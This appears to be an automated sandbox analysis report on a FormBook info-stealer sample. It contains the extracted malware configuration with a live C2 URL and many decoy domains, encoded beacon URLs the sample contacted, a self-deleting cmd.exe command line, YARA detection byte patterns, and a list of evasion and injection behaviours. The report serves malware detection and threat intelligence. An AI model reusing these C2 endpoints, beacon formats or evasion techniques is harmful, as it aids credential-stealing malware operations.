ID: 385308
Sample Name: s6G3ZtvHZg.exe
Cookbook: default.jbs
Time: 10:01:30
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report s6G3ZtvHZg.exe

Overview


General Information

Sample Name:	s6G3ZtvHZg.exe
Analysis ID:	385308
MD5:	885e567660a28e..
SHA1:	9e200dd274b4be..
SHA256:	fb23a007cf696e3..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- s6G3ZtvHZg.exe (PID: 6076 cmdline: 'C:\Users\user\Desktop\s6G3ZtvHZg.exe' MD5: 885E567660A28EC23B692291587EF69F)
  - s6G3ZtvHZg.exe (PID: 6328 cmdline: C:\Users\user\Desktop\s6G3ZtvHZg.exe MD5: 885E567660A28EC23B692291587EF69F)
  - s6G3ZtvHZg.exe (PID: 6336 cmdline: C:\Users\user\Desktop\s6G3ZtvHZg.exe MD5: 885E567660A28EC23B692291587EF69F)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - help.exe (PID: 7084 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
        - cmd.exe (PID: 2888 cmdline: /c del 'C:\Users\user\Desktop\s6G3ZtvHZg.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4456 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.okitmall.com/iu4d/"
  ],
  "decoy": [
    "abbottdigitalhealthpass.com",
    "peridot.website",
    "emmajanetracy.com",
    "arewedoingenough.com",
    "mvprunning.com",
    "xn--939au40bijas7ab2a93s.com",
    "thehouseofchiron.com",
    "sqzffn.com",
    "moretuantired.com",
    "rosewoodcibubur.com",
    "warungjitu.com",
    "armylord.net",
    "rideequihome.com",
    "girasol.zone",
    "getboostphlo.com",
    "bilradioplaza.com",
    "japannxt.com",
    "figulco.com",
    "insershop.com",
    "loktantratvnews.com",
    "healthdatamonitoring.com",
    "gmopanama.com",
    "miguelchulia.com",
    "appexivo.com",
    "weluvweb.com",
    "qqcaotv.com",
    "aleyalifestyle.com",
    "aratssycosmetics.com",
    "chestfreezersale.xyz",
    "gyanumbrella.com",
    "betbonusuk.com",
    "dostforimpact.net",
    "lestlondon.com",
    "theartsutra.com",
    "finegiant.com",
    "zacharypelletier.com",
    "ux300e.com",
    "wiglous.club",
    "adamspartnership.com",
    "contex33.xyz",
    "appearwood.club",
    "3m-mat.com",
    "runcouver.com",
    "cqsjny.com",
    "totubemp3.net",
    "imagecloudhost.com",
    "appleadayjuice.com",
    "energyoutline.com",
    "yashaerotech.com",
    "mcleancosmeticgynecology.com",
    "georgicarealty.com",
    "sellbulkweed.com",
    "kardosystems.com",
    "hubsnewz.com",
    "ekstrafordunyasi.com",
    "cymentor.com",
    "morrealeestates.com",
    "mumbaihotgirls.club",
    "beaulaser.com",
    "aa29996.com",
    "ankaramasozlerburada.xyz",
    "otmcleaningservice.com",
    "rosaandray.com",
    "omxpro.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.505721374.0000000000A0 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000002.505721374.0000000000A0 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000E.00000002.505721374.0000000000A0 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.504313193.0000000000390000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000E.00000002.504313193.0000000000390000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.s6G3ZtvHZg.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.s6G3ZtvHZg.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.s6G3ZtvHZg.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
3.2.s6G3ZtvHZg.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.s6G3ZtvHZg.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
s6G3ZtvHZg.exe	28%	Virustotal		Browse
s6G3ZtvHZg.exe	25%	ReversingLabs	Win32.Trojan.AgentTesla	
s6G3ZtvHZg.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.s6G3ZtvHZg.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
hotlightexpens.fun	0%	Virustotal		Browse
www.betbonusuk.com	0%	Virustotal		Browse
loktantratvnews.com	0%	Virustotal		Browse
www.getboostphlo.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
www.okitmall.com/iu4d/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.betbonusuk.com/iu4d/?uVjL=M6NHp&J6A=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYIasV/QaqgSPDk7XU2aTMqxEbJbT4EZiZV5QP8ot7STQ==	0%	Avira URL Cloud	safe	
http://www.warungjitu.com/iu4d/?uVjL=M6NHp&J6A=k0teHmEV2/zmOBpTxqI3H5Y5oaIRcTZxO4xmkSNbfQsiDPlSSPS4pf83qXUKBn/nYITInLUVzg==	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.theartsutra.com/iu4d/?J6A=/9OusRTTk+V39FQseUb+U2Ojje2+Fc0M9rZrn6A+Wz352TzRXVRSZ625FgSAuh9Pz9OXstBPtg==&uVjL=M6NHp	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.okitmall.com/iu4d/?uVjL=M6NHp&J6A=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzrMOHcRpnHSJ7V9dZA==	0%	Avira URL Cloud	safe	
http://www.moretuantired.com/iu4d/?J6A=t0/ehB6/LVvHYU10SpQGBhUGrinUOeav3QqKXry454rcMit/5rlSGcY6Hhw179fg+WUV7s8SGg==&uVjL=M6NHp	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.appearwood.club/iu4d/?uVjL=M6NHp&J6A=quJ3uSLzhXOR+OCBqveBVSLwWtpx0cb154Cx1Wq/f+1xYAHW6pDvZEyzwff3Do7t5v8+AMWbMw==	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.weluvweb.com/iu4d/?J6A=p+YVWX5eE4Rg8clpgLWCUqreCa5cO9ffVLN3OauOR6vO7HZOR4KqCsCqkB1fyJC1oU39P3kn3g==&uVjL=M6NHp	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.emmajanetracy.com/iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkHedg7IWrAc+UUQ6A==	0%	Avira URL Cloud	safe	
http://www.chestfreezersale.xyz/iu4d/?uVjL=M6NHp&J6A=A35kX2qXHT11q/n/cs4iUbUQYnF9cz7N4ymZ2B1O+tarurGCDYOUJTJ/gp5jdduweflW0nZeQg==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	3.13.255.157	true	false		high
hotlightexpens.fun	52.206.71.220	true	true	• 0%, Virustotal, Browse	unknown
www.betbonusuk.com	104.21.7.67	true	true	• 0%, Virustotal, Browse	unknown
loktantratvnews.com	148.66.136.150	true	true	• 0%, Virustotal, Browse	unknown
www.getboostphlo.com	172.67.219.254	true	false	• 0%, Virustotal, Browse	unknown
www.moretuantired.com	81.17.18.198	true	true		unknown
www.weluvweb.com	52.56.126.26	true	true		unknown
www.ux300e.com	52.58.78.16	true	true		unknown
emmajanetracy.com	192.0.78.25	true	true		unknown
www.okitmall.com	15.165.26.252	true	true		unknown
www.theartsutra.com	142.111.76.118	true	true		unknown
www.chestfreezersale.xyz	172.67.130.43	true	true		unknown
www.loktantratvnews.com	unknown	unknown	true		unknown
www.appearwood.club	unknown	unknown	true		unknown
www.warungjitu.com	unknown	unknown	true		unknown
www.rosewoodcibubur.com	unknown	unknown	true		unknown
www.omxpro.com	unknown	unknown	true		unknown
www.peridot.website	unknown	unknown	true		unknown
www.emmajanetracy.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.okitmall.com/iu4d/	true	• Avira URL Cloud: safe	low
http://www.betbonusuk.com/iu4d/?uVjL=M6NHp&J6A=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbT4EZiZV5QP8ot7STQ==	true	• Avira URL Cloud: safe	unknown
http://www.warungjitu.com/iu4d/?uVjL=M6NHp&J6A=k0teHmEV2/zmOBpTxqI3H5Y5oaIRcTZxO4xmkSNbfQsiDPlSSPS4pf83qXUKBn/nYITInLUVzg==	true	• Avira URL Cloud: safe	unknown
http://www.theartsutra.com/iu4d/?J6A=/9OusRTTk+V39FQseUb+U2Ojje2+Fc0M9rZrn6A+Wz352TzRXVRSZ625FgSAuh9Pz9OXstBPtg==&uVjL=M6NHp	true	• Avira URL Cloud: safe	unknown
http://www.okitmall.com/iu4d/?uVjL=M6NHp&J6A=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzrMOHcRpnHSJ7V9dZA==	true	• Avira URL Cloud: safe	unknown
http://www.moretuantired.com/iu4d/?J6A=t0/ehB6/LVvHYU10SpQGBhUGrinUOeav3QqKXry454rcMit/5rlSGcY6Hhw179fg+WUV7s8SGg==&uVjL=M6NHp	true	• Avira URL Cloud: safe	unknown
http://www.appearwood.club/iu4d/?uVjL=M6NHp&J6A=quJ3uSLzhXOR+OCBqveBVSLwWtpx0cb154Cx1Wq/f+1xYAHW6pDvZEyzwff3Do7t5v8+AMWbMw==	true	• Avira URL Cloud: safe	unknown
http://www.weluvweb.com/iu4d/?J6A=p+YVWX5eE4Rg8clpgLWCUqreCa5cO9ffVLN3OauOR6vO7HZOR4KqCsCqkB1fyJC1oU39P3kn3g==&uVjL=M6NHp	true	• Avira URL Cloud: safe	unknown
http://www.emmajanetracy.com/iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkHedg7IWrAc+UUQ6A==	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.chestfreezersale.xyz/iu4d/?uVjL=M6NHp&J6A=A35kX2qXHT11q/n/cs4iUbUQYnF9cz7N4ymZ2B1O+tarurGCDYOUJTJ/gp5jdduweflW0nZeQg==	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.00000000.272051627.0000000006840000.00000004.00000001.sdmp	false		high
